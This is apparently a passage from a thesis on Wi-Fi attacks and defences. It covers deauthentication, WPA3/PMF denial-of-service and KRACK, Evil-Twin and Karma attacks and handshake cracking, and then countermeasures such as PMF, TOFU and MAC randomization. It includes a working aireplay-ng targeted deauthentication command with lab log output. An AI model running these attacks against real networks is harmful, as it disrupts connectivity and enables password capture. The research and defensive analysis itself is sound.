It is possible, utilizing known tools referenced before in the equivalent section for “Server-side attacks”, to force existing wireless clients to disconnect from their existing wireless network connection, by spoofing specially crafted deauthentication packets pretending to be originating from the MAC address of the wireless client (TA) or even from the MAC address of the AP (server-side attack). In that way, an attacker can forcibly disconnect the client from the AP, by generating this type of management frames, causing disruption of the wireless service for this client *in particular* without these frames being broadcasted in general. This is a targeted attack and is aiming at disconnecting a particular STA from the AP and it’s being differentiated in its particular details by either the destination or the source addresses, i.e it’s different depending on which is the source/destination directions and has a different Deauth reason code. The default deauth reason code by aireplay-ng is “7” (which of course it can be changed) and can be easily detected by a Wi-Fi forensics platform.

Especially when this kind of management frames are transmitted unencrypted it is possible to easily spoof the origin MAC address of both STA or AP against both ends so that the frames are then received from the other side of the wireless transaction and by consequence a formal deauthentication is being issued based on the MAC address of the respective STA or AP. The attacked Wi-Fi endpoints have no way of actually knowing that the deauthentication frames are crafted arbitrarily in order to disconnect them in particular (unicast), and they follow the typical deauthentication case scenario every time they see the relevant frames. There is a time of delay between the actual reception of deauthentication management frames and the real deauthentication effect which is provoked once the AP responds back to data frames sent erroneously – because it hasn’t received the spoofed deauthentication frames – by the STA with a deauthentication frame. The following picture in Fig. 8 describes in simple terms the flow of the targeted deauthentication scenario.

Since 2019, WPA3-SAE (Simultaneous Authentication of Equals) enforced the usage of Protected Management Frames (PMF) which renders such traditional deauthentication attacks no longer possible against a WPA3 protected AP/STA, by enabling CCMP encryption and replay protection, as well as origin authenticity, for all deauthentication management frames, so that from the attacker’s perspective, it’s required to move the emphasis to another possible vulnerable parts of the WPA3-SAE PMF setup, as we will see later in the relevant section of this thesis (see: 3.4).




Figure 8. Scenario for standard deauthentication & reassociation flow

With PMF the danger of typical deauthentication attacks is being completely mitigated with the spoofed packets being dropped by the Wi-Fi network.

Targeted/Directed deauthentication command (100 packets sent to be effective for some extra seconds):

On the attacker's side:

```

aireplay-ng -0 100 -a ca:0b:b9:e9:f3:a8 -c aa:3a:22:85:b9:cd wlan6
19:10:40 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:41 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:41 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:42 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:42 Sending 64 directed DeAuth (code 7).

```

```
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:43 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:43 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:44 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:44 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:45 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:46 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:46 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:47 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:47 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:48 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:48 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:49 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:49 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
19:10:50 Sending 64 directed DeAuth (code 7).
STMAC: [AA:3A:22:85:B9:CD] [ 0| 0 ACKs]
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with ca:0b:b9:e9:f3:a8
[PTK=CCMP GTK=CCMP]
```

On the supplicant side:

```
wlan1: CTRL-EVENT-CONNECTED - Connection to ca:0b:b9:e9:f3:a8
completed [id=0 id_str=]
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=7
wlan1: SME: Trying to authenticate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Trying to associate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=7
BSSID ca:0b:b9:e9:f3:a8 ignore list count incremented to 2,
ignoring for 10 seconds
wlan1: SME: Trying to authenticate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Trying to associate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=7
wlan1: SME: Trying to authenticate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Trying to associate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=6
wlan1: CTRL-EVENT-SSID-TEMP-DISABLED id=0 ssid="testnetwork"
auth_failures=1 duration=10 reason=CONN_FAILED
wlan1: CTRL-EVENT-SSID-REENABLED id=0 ssid="testnetwork"
wlan1: SME: Trying to authenticate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Trying to associate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Associated with ca:0b:b9:e9:f3:a8
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with
ca:0b:b9:e9:f3:a8 [PTK=CCMP GTK=CCMP]
```

```

wlan1: CTRL-EVENT-CONNECTED - Connection to
ca:0b:b9:e9:f3:a8 completed [id=0 id_str=]
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=7
wlan1: SME: Trying to authenticate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: Trying to associate with ca:0b:b9:e9:f3:a8
(SSID='testnetwork' freq=2412 MHz)
wlan1: CTRL-EVENT-DISCONNECTED bssid=ca:0b:b9:e9:f3:a8 reason=6
BSSID ca:0b:b9:e9:f3:a8 ignore list count incremented to 2,
ignoring for 10 seconds

```




Figure 9. Scenario for standard deauthentication flow[SRV22]

3.4 Denial-of-Service attacks against additional protocols (WPA3-SAE, PMF)

As described already by security researchers systematically (see [SRV22] theoretically and [ala] practically), it's possible that DoS attacks are applied even against PMF-secured (capable/required) networks. These novel attacks are effective under certain circumstances against these secured networks, by utilizing several implementations of PMF & protocol-specific vulnerable points of the WPA 4-way handshake. But it should be noted, however, that the latest versions of hostap daemons (wpa_supplicant & hostapd) tackle several of these attacks, especially those which are


```
wlan0: STA ca:92:bd:67:84:67 IEEE 802.11: authenticated
wlan0: STA ca:92:bd:67:84:67 IEEE 802.11: authenticated
```

3.4.2 Pre-authentication WPA3 DoS attack




Figure 10. Wi-Fi state machine [Dal+22]

Exactly because leveraging PMF protects the AP/STA connectivity after the establishment of the EAPOL 4-way handshake, it is possible that an attacker manages, as in [Dal+22], by spoofing the AP's MAC address to send a deauthentication packet right after the first captured association request message towards the WPA3 AP, before the 4-way handshake is completed, which causes abruptly a change in the order of the state machine classes. In particular, the AP proceeds after the spoofed deauthentication message with the association response and right after that with the first message of the 4-way EAPOL handshake, resulting in it receiving a deauthentication packet from the STA with reason code 7 (exactly as in "aireplay-ng" default reason code), i.e. "Class 3 frame received from nonassociated STA". The 4-way handshake is abruptly discontinued and a continuous disconnection takes place between WPA3 AP/STA, as long as the attacker replays the deauthentication scenario non-stop.

So, in the pre-authentication attack the attacker spoofs the deauthentication packet exactly before the 4-way handshake, enforcing the client to jump into a previous state (1) of the STA class/state machine which conflicts with the state (3) of the AP class/state machine causing a disconnection.

3.5 4-way handshake attacks: Cryptanalysis & DoS

Another interesting path of research is around DoS attacks occurring during the various implementations of the 4-way handshake[VP17a]. The following list of attacks is revolving around certain techniques of injecting, modifying or dropping specific messages of the EAPOL 4-way handshake against protected WLANs. It applies also when PMF are enabled and are up and running protecting the WLAN from unprotected disconnection frames.

3.5.1 KRACK attacks against WPA1/WPA2 & 4-way handshake DoS timeouts

In 2017, security researchers found a novel attack called "KRACK" against the original 4-way EAPOL WPA1/WPA2 handshake[VP17b], and against some of its variants (FT, group handshake, etc.), which affected devastatingly the security status of WPA1/WPA2 encryption protocol. Because the attack allowed the decryption of WPA1/WPA2 encrypted data frames and also in some cases packet forging, injection, and replay attacks, it was with high importance that these issues were fixed before an attacker could take a hold of them.

The core requirement for this vulnerability was that a Multi-Channel MiTM (MC-MiTM) position was attained between STA and AP, so that during the 4-way handshake the attacker could relay all the three first EAPOL packets, as mentioned before, but block message 4 from reaching its target (STA), right after the STA installs the first PTK. Also, it's possible to utilize at this point an incomplete handshake attack by an adversary blocking message 4 of the EAPOL handshake from reaching its destination, where eventually the handshake process will then timeout thus causing a DoS effect on the STA/AP connectivity. But in the case of KRACK attacks we should prevent the handshake timeout, and instead rely on EAPOL message 3 re-transmission towards the client, where the client will re-install the existing PTK and reuse the nonce values from the previous keystream, allowing for decryption when the incremental Message 4 will be finally allowed into the AP/STA communication by the MiTM.

So, if a multi-channel MiTM position is attained, it's possible to selectively drop specific frames of the 4-way handshake, thus causing a handshake timeout in case the 4th message of the handshake is being silently dropped. In particular, the attacker can cause the 4-way handshake to be completed only up to the 3rd handshake message, and afterwards once the STA sends message 4 to the AP the frame this is jammed, but the PTK is already being installed on the STA since it doesn't know that the AP hasn't received message 4. In this case, the AP re-transmits a plaintext handshake message 3, which is now unacceptable by the STA since the PTK has been installed and link-layer encryption has been enabled, and a handshake timeout will be finally attained from the

AP side after continuous retransmissions of plaintext message 3.

3.5.2 Malformed EAPOL message-1 DoS attacks

It's possible, through an invalid PMKID[[ala](#)] tag length on EAPOL message-1 to cause an overflow inside the handshake procedure, thus causing a subsequent disconnection from the AP since clients will abort the handshake. Here in particular, an attacker can inject a malformed EAPOL message-1 against the STA, since unprotected message-1 frames are accepted, and cause a subsequent disconnection from the AP since clients will abort the rekeying handshake, even when PMF are already negotiated during keying procedure.

Another attack against EAPOL message-1 is when the RSN Information Elements on message-1 are corrupt and the supplicant configuration follows up by default with a deauthentication frame. This can be fixed when these plaintext EAPOL corrupted messages are discarded and dropped when they are re-retransmitted [[w1f](#)].

3.6 DoS attacks utilizing beacon frames

An attacker can spoof a specially crafted unprotected Channel Switch Announcement (CSA) beacon or probe response frame, enforcing the STAs to connect to the same network on another channel and thus cause a denial of service effect on the connectivity between AP and STA, in case the original AP doesn't exist in the different specified channel or the specified channel is unsupported by the STA because of regulatory restrictions and other related issues.

Also this CSA beacon frame can be used for a more advanced MiTM position or prepare the ground for more advanced attacks like Key Reinstallation (KRACK[[VP18](#)]) attacks. In a Denial of Service context this attack means that the CSA beacon management frame is spoofed and is causing a temporary disconnection afterwards which, if repeated, can mean that the Wi-Fi connectivity is disrupted for a longer time-range. Since the used CSA beacon frame is unprotected, it means that PMF defences are bypassed in this attack scenario, and are incapable of preventing this specific variant of DoS attacks.

There exists also an attack scenario in which a beacon frame from an Evil-Twin rogue AP is transmitted with an invalid bandwidth configuration for a given SSID after which the STA disconnects from the original AP; this is different than the CSA beacon frame scenario, since in the invalid bandwidth case only the bandwidth element is out-of-range (i.e is invalid).

3.7 Evil-Twin misassociation attacks

The following attacks are described under a general "umbrella" of Evil-Twin "dis/misassociation" attacks, which means actually that they are a specification of the general term of "Evil-Twin Access Point" attacks. In this type of attacks, through the false mimicking of the original AP, a *simulacrum* is created which can't be easily differentiated from the original AP (which is exactly why it's called "simulacrum"). It has the same superficial characteristics with the original AP, so that without packet analyzing we can't easily deduce (i.e a simple user can't) that it's a simulacrum and not the prototype AP. In the case of non-automatic dis/misassociation of the STA with the Evil-Twin AP, this means that a manual action is required from the user's side, which means in turn that this is a social engineering attack, tricking the user/person behind the STA to connect to the Evil-Twin and handle over sensitive details (this is the case with a software called fluxion[[gitb](#)]).

3.7.1 Karma attacks

It is possible to perform a certain type of attack called "Karma" attack towards client WiFi devices which are probing for certain networks over the air. With this attack wireless clients are "lured" into connecting with fake SSIDs either automatically either manually, while this association can then provide the material needed for more advanced attacks, e.g using nmap and metasploit framework against the wireless client's device IP address connected in the same network via DHCP. Karma attacks can be particularly effective against WPA-Enterprise networks, i.e against WPA-EAP authentication method using tools like "*hostapd-mana*"[[gitd](#)] or "*eaphammer*"[[gita](#)], especially in case the wireless client accepts invalid server certificates from WPA-Enterprise networks, as was the case e.g with previous and deprecated versions of Android devices.

The base functionality of Karma attacks is provided by first sniffing relevant unencrypted management frames called "*probe request*" packets, which contain network names (i.e SSIDs) that a specific wireless client is probing for in order to connect with. So, Karma attacks are based on responding globally by a wireless interface to all probe requests, i.e by sending a spoofed packet called "*probe response*" (without the client knowing that this packet is spoofed) back to the wireless client, at an adequate packet rate so that multiple SSIDs are being broadcasted in parallel by many virtual interfaces based on a single physical interface.

Karma attacks are particularly applicable to open networks, or networks without wireless encryption, since it's trivial then to compromise the wireless client by sniffing all the network traffic and attempting attacks against higher level protocols (e.g SSL stripping, XSS), effectively compromising the security of the wireless client endpoint. In the case of networks with encryption, flowing

data packets are encrypted with WEP or WPA1/2/3 protocols, rendering thus the *automatic* association with the negotiated Access Point effective only in case the attacker knows from before the real password of the wireless network. At the same time a Karma attack could be successful once orchestrated with the mediation of a deauthentication attack against a particular AP with a second virtual interface running in AP mode and the first one performing the deauthentication attack running in monitor mode.

This kind of attack (“Karma”) is all-pervasive in that it is an automated way of imposing (mis)association upon the Wi-Fi devices probing for various networks. This is going to be analyzed right below.

3.7.2 Honeypot attacks

Note that this is possible for WPA1/2 Personal networks via a simulated half-way handshake retrieval through a similar misassociation attack, where the wireless client completes the half parts of the handshake, without being associated through encryption with the AP, rendering possible the brute-forcing of the WPA-PSK passphrase (in case the user has the correct password stored in the Wi-Fi device), and subsequently the association of the wireless client via an Evil Twin attack containing deauthentication packets and maybe signal strength boosting techniques. Karma attack, which was analyzed right before, is a special type of misassociation attack, and can be considered especially effective when targeting client devices with the purpose of deliberate misassociation. Progressively after the misassociations are performed the attacker can perform offline dictionary attacks against the first EAPOL (EAP over LAN) packets collected from the partial 4-way handshake. As explained before, the attack will only work in case the correct plaintext password was used during the misassociation period.

The half-handshake contains all the necessary information in order to successfully crack the WPA/WPA2 password given that we have a large enough dictionary which contains it somewhere [gitc].

Chapter 4

Wi-Fi Defences and counter-measures

Based on the exact type of wireless attacks, it's possible to create and structure a series of wireless defences, which can consist of a Wireless Intrusion Detection System (WIDS) aimed at detecting (and if possible preventing as a WIPS – wireless intrusion prevention system) wireless network anomalies and classic types of attacks (DoS, active sniffing and packet injections).

There are some basic differences between WIDS and WIPS based on their modality (passive/active, IDS/IPS):

- A WIDS is listening passively for captured Wi-Fi frames, mainly monitoring nearby management frames on the unlicensed Wi-Fi spectrum, analyzing Wi-Fi traffic for signature and anomaly detection, behavioral analysis, utilizing artificial intelligence and machine learning capabilities as well. It is important that such a WIDS is open-source so that it can be verified and used freely by the information security community offering full observability and visibility into the captured management frames.
- A WIPS, other than providing full Wi-Fi frames capture (full data frames as well), is capable of detecting rogue APs and Evil-Twins and also disrupting their normal functionality by launching and orchestrating denial of service (deauthentication) attacks against the rogue infrastructure. This raises up some legal issues because nearby legitimate APs may be also inadvertently disrupted by this kind of active defense and so it is not sustained as a global defensive practice.

Such a type of deauthentication behavior by active WIPS isn't effective anymore against 802.11w protected and capable networks like the ones using the WPA3/SAE protocol, so that only a proprietary commercial WIPS can try and offer this kind of bypassing (albeit with no guarantee that this will work as well). But if such a proprietary solution exists, it could be a threat to normal

networks as well since the defenses and counter-measures will be overcome by some sophisticated attack. Such a defense, which is powerful, can be of risk at being equipped by attackers and not only defenders, so it should be rejected as an effective solution.

Some of the regular attacks that affect WPA1/WPA2 are also applicable against WPA3-SAE protected networks [Dal+22; alf], and they should alert the infosec community about possible drawbacks in the implementations of the newer protocols. Below we are going to see some of the basic methodological errors and achievements for protecting WLAN networks, including the WPA3-SAE protocol protected networks.

4.1 Practical and methodological errors during the building of wireless defences

We can now begin to enumerate a series of flawed implementations of wireless defences including theoretical and practical misconceptions about the content and the effectivity of actual security measures.

4.1.1 Security through obscurity

To start with the available Wi-Fi security methodologies, we have to take into account the notion of “security through obscurity”. This isn’t just a security measure taken to make the wireless world safer, but also a measure which applies to higher networking layers of TCP/IP stack, e.g on the IP layer with firewall port knocking techniques, etc. In virtually most of the cases of security through obscurity a “backport” method exists where it’s possible to overcome the defences by a capable/skilled attacker, if it’s just a matter of bruteforce of possible combinations for open sequences of TCP/UDP ports (or of MAC addresses combinations in the Wi-Fi spectrum).

This security concept is actualized on Wi-Fi networks through security measures like using hidden Service Set Identifier (SSID) instead of publicly known network names, which practically means that the beacon frames of the AP contain a NULL value inside the SSID field. This approach can be overridden by an attacker which sends spoofed broadcast deauthentication packets mimicking the BSSID of the legitimate hidden AP, causing existing clients to disconnect and reconnect afterwards, meanwhile exposing the hidden information about the AP name/SSID through a probe request packet which is followed by a probe response packet from the AP which contains the actual AP network name/SSID. So in this fashion, hidden SSIDs are “betrayed” by enforced network packets from an attackers perspective, and they are not a valid security measure to follow

if we want our WLAN infrastructure to be security hardened. An attacker monitoring the air can see this happening even with minimal equipment.

In addition to the hidden SSID security measures, another applied security measure which is compatible with the “security through obscurity” approach is MAC filtering. MAC filtering plays a role in the “security through obscurity” posture, making it harder for attackers to sneak into a target network, through allowing only specified (but *unauthenticated*) MAC addresses into the network. Through MAC filtering we are restricting access to wireless resources by using specified unique MAC addresses to permit network connectivity with a given (hidden or public, it doesn’t make any difference) SSID. But this security approach is trivial to override, since MAC addresses aren’t verified or authenticated in any way, and also they are sent unencrypted over the air, so that MAC address spoofing can be applied to override the MAC filtering measure, by copying the same identical MAC address to a different physical network interface of another host, which in that way has the same access rights as the original physical network interface of the valid host, but of course only after knowing the exact network passphrase in case encryption is negotiated.

Another relevant “obscure” security measure is the usage of non-standard Wi-Fi channels, especially in the case of 5Ghz/6Ghz networks where the channel bandwidth is significantly larger than the 2.4Ghz spectrum, making it more difficult but not impossible to identify the actual channel of the Wi-Fi network. The channel information belongs to the beacon management frames and is transmitted unencrypted over the “air”, so it’s trivial to overcome this measure. We should note however that the Wi-Fi channels being used by Wi-Fi networks are always positioned inside a regulatory domain (i.e country, e.g GR), so that anything outside this regulatory domain can be considered an “anomaly”.

So, both MAC filtering and SSID hiding, as well as non-standard channel usage, are inadequate security measures of a flawed sense of “security (through obscurity)” and they should be disregarded in the current state of their implementation from a valid security perspective. In addition, they are shown to be utterly incapable of preventing even a low equipped attacker with zero to minimum commodity hardware from bypassing effectively these security measures. Care must be taken to not rely on these outdated security measures, as these mistakes can be of critical importance during protecting a Wi-Fi setup properly. Not only up-to-date security protocols must be used, like WPA3-SAE, for effective protection, but also up-to-date security configuration practices or “best practices” must be followed in order to protect properly a Wi-Fi network.

4.1.2 Allowance of mixed mode arrangements on security protocols

Another especially problematic – from a security perspective – wireless arrangement is the allowance of mixed mode cryptographic protocols on a single AP (with its advertised SSID). In particular, especially for compatibility reasons with older devices, multiple cryptographic protocols can co-exist in a single advertised SSID, i.e WPA2-PSK alongside with WPA3-SAE, which is called “WPA3-Transition mode” [mrb]. This is a bad security practice, since as it’s shown, an attacker can simply jam the protected Wi-Fi network and force the clients to connect to an Evil-Twin AP which has only WPA2-PSK encryption enabled. In this way, the password bruteforcing protection provided by WPA3-SAE becomes useless as the attacker can decrypt the password using the captured WPA2 (half-)handshake as it has tried to connect to a WPA2-PSK protected network overriding the Dragonfly handshake raw bruteforcing protections.

It should be noted, however, that specified WPA3-SAE traffic can’t be decrypted even when the credentials from the WPA2-PSK network have been bruteforced, and attacks against such type of Wi-Fi traffic are only possible on higher layers of the network stack, e.g with ARP/DNS spoofing of an *already connected* Wi-Fi STA using the same credentials. This happens because WPA3-SAE ensures Perfect Forward Secrecy (PFS) which makes impossible the offline decryption of captured WPA3-SAE traffic anytime afterwards the original collection/sniffing of Wi-Fi data.

In addition, on WPA3 SAE a Diffie-Helman (DH) parameters group downgrade attack is possible, similar with the TLS cipher downgrade where an HTTP client is instructed to use deprecated TLS ciphers like TLS v1.0, v1.1, etc. Protocol downgrade attacks, made possible through tools like `sslstrip`, etc., apply also to WPA2 traffic, where the encryption cipher is downgraded from WPA2-PSK AES/CCMP to WPA-TKIP, in addition to WPA3 SAE downgrade to WPA2-PSK AES/CCMP[alb]. We conjecture that attacks against HSTS in a similar manner can apply against WPA3 SAE.

4.2 Defensive counter-measures against generic & DoS server-side and client-side attacks

4.2.1 TOFU (Trust-on-First-Use) arrangement

Similar to the way modern encryption protocols are applied, like HTTPS with HTTP Strict Transport Security (HSTS) and Secure Shell Service (SSH) with TOFU host key verification (during the first usage/exchange), an enforcement of the new WPA3 security protocol can be made on the wireless layer, by communicating with the client station the need to use strictly WPA3-SAE-

CCMP during the association procedure with a given AP. As is done with HSTS, the STA (HTTP client) will respond to the AP (HTTPS server) advertisement with storing the connection details in its memory so that any cryptographic modification attempt will result in a failure.

TOFU measures can help avoid encryption downgrade attacks against WPA3-SAE, where wireless clients are forced via an initial Denial of Service attack to authenticate against a “Evil Twin” network with the same SSID but different encryption settings, “lower” than the initial default settings, meaning it will for example force them to use WPA2-PSK, which is considered an encryption downgrade. The proposed IDS can detect this attack as a “*crypto_change*” attempt against a secure WPA3 network.

4.2.2 MAC address randomization

Recently a new security measure has been developed by various vendors of computerized mobile devices (Android and iOS), as well as in Kali Linux OS, in order to contain the situation of privacy leaks caused by standard MAC addresses probing for specific networks all the time over the air. This measure is called MAC address randomization and it’s effective against commercial as well as non-commercial attacks targeting devices which are probing specific SSIDs on different places at different points of time, thus leaking certain correlative parameters of location/time and MAC address correspondence, making such attacks more difficult and cost-expensive. This measure is also taken with “Karma” attacks in mind.

In particular, MAC address randomization can make more difficult the job of standard client-side DoS attacks, because the attacker would have to continuously find the new randomized MAC addresses against which the deauthentication attacks is orchestrated one more time, especially since the first deauthentication against a specific MAC address generates automatically a new combination of STA MAC address / AP MAC address with the randomized device, in case the randomization is performed per-connection and not on one occurrence, i.e on boot time.

While MAC address randomization is a smart new security measure against probing and mis-association attacks, it has to be noted that it can be defeated if client device fingerprinting is possible through several different MAC addresses which operate under the same modality [Van+16]. Exactly like AP fingerprinting, client device fingerprinting is a revolutionary new method which can defeat the purpose of MAC address randomization and lead to new changes in the embedded security mechanics of these devices.

4.2.3 Server certificate validation on Android devices

While EAP-TLS is considered a highly secure protocol, its implementations are not capable of providing high security due to permitting the disabling of important security measures, like server certification validation which can actually prevent an WPA2/3 Enterprise Evil Twin attack regarding the authentication parameters. Invalid certificates can be accepted when the STA is not properly configured, which can be usual in older device generations, but as time goes by this attack becomes even more difficult because security measures and techniques like TLS certificate pinning are becoming wide-spreaded by defenders. Like HSTS and HPKP (HTTP Public Key Pinning), if TLS pinning is similarly applied on a mobile security device which is connecting to an enterprise network it can help avoid MiTM situations caused by the user's configuration failures.

It should be noted however that from a certain recent version of Android OS (11[ext]) and up to the current latest supported version, self-signed certificates for Wi-Fi connections are no longer accepted as valid and so the connection attempts are constantly failing while mounting a MiTM attack against a mobile Android device. In this case, the only possible attack scenario is one where TLS pinning isn't applied and the attacker can present towards the client a valid TLS certificate so that a TLS MiTM attack is possible. But in general TLS pinning is now ever more the case to avoid TLS MiTM positioned attacks and now Android manufacturers are starting to take security seriously and apply such security measures in place.

4.2.4 Protected Management frames (PMF) or IEEE 802.11w amendment

Protected Management Frames have been introduced originally in 2009 as an amendment inside the existing IEEE 802.11 specifications, improving considerably the overall security of wireless networks by adding protection for unicast and broadcast management frames. In particular, the PMF flag on a wireless network can be set to either "None", "Capable" or "Required", and it enforces the protection of management frames by encrypting the relevant data of the frames, ensuring the confidentiality of the transmitted data, as well as it provides replay protection by utilizing counters on WPA1/WPA2-PSK networks.

PMF makes traditional Denial-of-Service wireless attacks, like deauthentication and disassociation attacks, more difficult to perform, as it mandates to the AP to drop the relevant unencrypted management (deauth/disassoc) frames and disregard them in order to protect the availability of the wireless network. Thus, this type of attack doesn't affect immediately the availability of the wireless network connectivity, rendering also impossible the traditional capture of EAPOL 4-way handshake messages by spoofing deauthentication/disassociation frames. But still, a persistent

attacker can wait for the wireless stations to disconnect and reconnect automatically during high-peak times, and capture the relevant required handshake data in order to bruteforce the wireless network password on WPA1/WPA2 protected networks.

Nonetheless in the relevant scientific literature there has been some progress on attack variants which target the *implementation* – and more crucially the construction of the wireless concept – of PMF especially in respect with the WPA3-SAE protocol on which PMF usage is made mandatory. These are special denial of service attacks which are able to overcome the defenses provided by PMF by utilizing specific attack tools. In a complicated way we can also see that other wireless defences provided by the WPA3-SAE protocol open up the possibility of novel DoS attacks against the wireless infrastructure targeting either the STA or the AP.

In addition to typical protected management frames (deauthentication /disassociation frames), there exist some other types of management frames which are unencrypted although they are at the same time equally crucial for the normal functioning of Wi-Fi networks. One such example are the beacon frames which aren't protected all, even when PMF is applied on the network, and are left unencrypted and unprotected so that a attacker can exploit these new points of vulnerability to mount an attack even against a protected WPA3-SAE PMF capable network. In particular, an attacker – which should require a moderate knowledge of WiFi protocols – can spoof beacon frames (by using the MAC address of the AP) with invalid parameters e.g with the available bandwidth of the Wi-Fi network, and thus enforce the STA to deauthenticate from the existing SSID.

4.2.5 Beacon frames protection

